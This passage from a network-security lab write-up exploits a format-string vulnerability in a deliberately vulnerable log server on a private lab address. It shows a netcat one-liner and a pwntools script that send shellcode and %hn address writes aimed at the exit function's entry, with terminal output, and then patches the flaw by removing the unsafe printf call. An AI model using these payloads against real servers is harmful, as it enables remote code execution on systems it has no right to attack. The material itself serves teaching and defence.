Now we need to replace the address of the target variable with the address of the exit function. This will yield the shell (except that it will not since I am still unable to write to the first four bytes).

Here is the exploit with the new memory address.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ (cat exploit.bin; python3 -c 'import sys; sys.stdout.buffer.write(b"\x54\xc0\x04\x08\x56\xc0\x04\x08%53
912x%38$hn%11488x%39$hn\n")') | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆1j◆j
                                                                                                  XTV%53912x%3
8$hn%11488x%39$hn
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

We can see the results of sending this exploit below:

```
                                           ffe4d2f4
DEBUG: The target value: 287494916       0x1122d304

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

And we can verify that the addresses have not changed:

```
(^_^)(^_^)  Logged successfully! (^_^)(^_^)
Got request from 192.168.64.1:59249
Received 134 bytes.
The input buffer is @:    0xffe4d304
The secret message is @:  0x0804c090
The target variable is @: 0x0804c0a8
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆1j◆j

XTV
```

Once again, this will not yield a shell because the complete address is not being written only the last four bytes. Therefore, we cannot verify for sure that this exploit works, but it should be formatted correctly.

We can get to this same point using a python script as well. The python script that was written to accomplish this is seen below.

```python
#!/usr/bin/env python3

from pwn import *

# Define target IP and port
target_host = '192.168.64.6'
target_port = 200

# Read the content of exploit.bin
#with open("exploit.bin", "rb") as f:
#    exploit_content = f.read()
#exploit_content = cat "exploit.bin"
exploit_content = subprocess.check_output(["cat", "exploit.bin"])
# Define the address you want to write
address_to_write = 0x0804c054
address_plus_two = 0x0804c056

# Construct the payload
payload = (
    exploit_content +  # Starting with the content of exploit.bin
    p32(address_to_write) + p32(address_plus_two) +  # Address to read in little-endian format
    b"%53912x%38$hn" + b"%11488x%39$hn"  # Format specifiers adjusted based on your exploit command
)

# Add a newline to the end of the payload
exploit_code = payload + b"\n"

# Connect to the target using the pwn remote function
io = remote(target_host, target_port)

# Send the exploit code
io.send(exploit_code)

# Receive and print the response (uncomment if needed)
#response = io.recvall()
#print(response.decode())

# Close the connection
io.close()
```

We can send the script using the method below.

```
(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 shellcodeExploit2.py
[+] Opening connection to 192.168.64.6 on port 200: Done
[*] Closed connection to 192.168.64.6 port 200
```

The results of running that script can be seen below.

```
                                                ffe4d2f4
DEBUG: The target value: 287494916       0×1122d304

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

Patch the Vulnerability

In order to patch the vulnerability, we need to address the root of the format string vulnerability. As we identified at the beginning, the primary location where the format string vulnerability is able to be exploited is on line 90. By modifying this line of code so that it is not just printing “data”, we can make sure that malformed strings that are sent to the server have no effect on the integrity or the availability of the server. The modified .cpp file can be seen below.

```
82 /*
83 This function logs the buffer on standard output
84 */
85 void log_data(unsigned int length, char *data) {
86    printf("The input buffer is @:     0x%08x\n",   (unsigned int)  data);
87    printf("The secret message is @:   0x%08x\n",   (unsigned int)  secret);
88    printf("The target variable is @: 0x%08x\n",   (unsigned int)  &target);
89
90    //printf(data);
91    printf("Recieved %d bytes.\n",length);
92
93    printf("\nDEBUG: ");
94    printf("The target value: %d \t 0x%08x\n",  target, target);
95
96    printf("\n(^_^)(^_^)  Logged successfully! (^_^)(^_^)\n");
97 }
```


We can send some malformed data to make sure that the vulnerability is patched as seen below. We can also attempt to crash the server again to see if the patch prevents against this as well. The results of sending the same data that crashed the original server can be seen below.


```
(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'print("AAA%s."*50)' | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%
s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AA
A%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.AAA%s.
(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ 
```

Despite sending this malformed data, the server responds as expected.

```
(^_^)(^_^)  Logged successfully! (^_^)(^_^)
Got request from 192.168.64.1:62609
Received 300 bytes.
The input buffer is @:     0×fff81f14
The secret message is @:   0×0804c090
The target variable is @: 0×0804c0a8
Recieved 300 bytes.

DEBUG: The target value: 287454020       0×11223344

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

We can’t even get the server to print when the AAAAs repeat.





Running the scripts results in the expected results- the memory address cannot be overwritten, and the server does not behave unexpectedly at all and still performs the logging behavior it was designed to.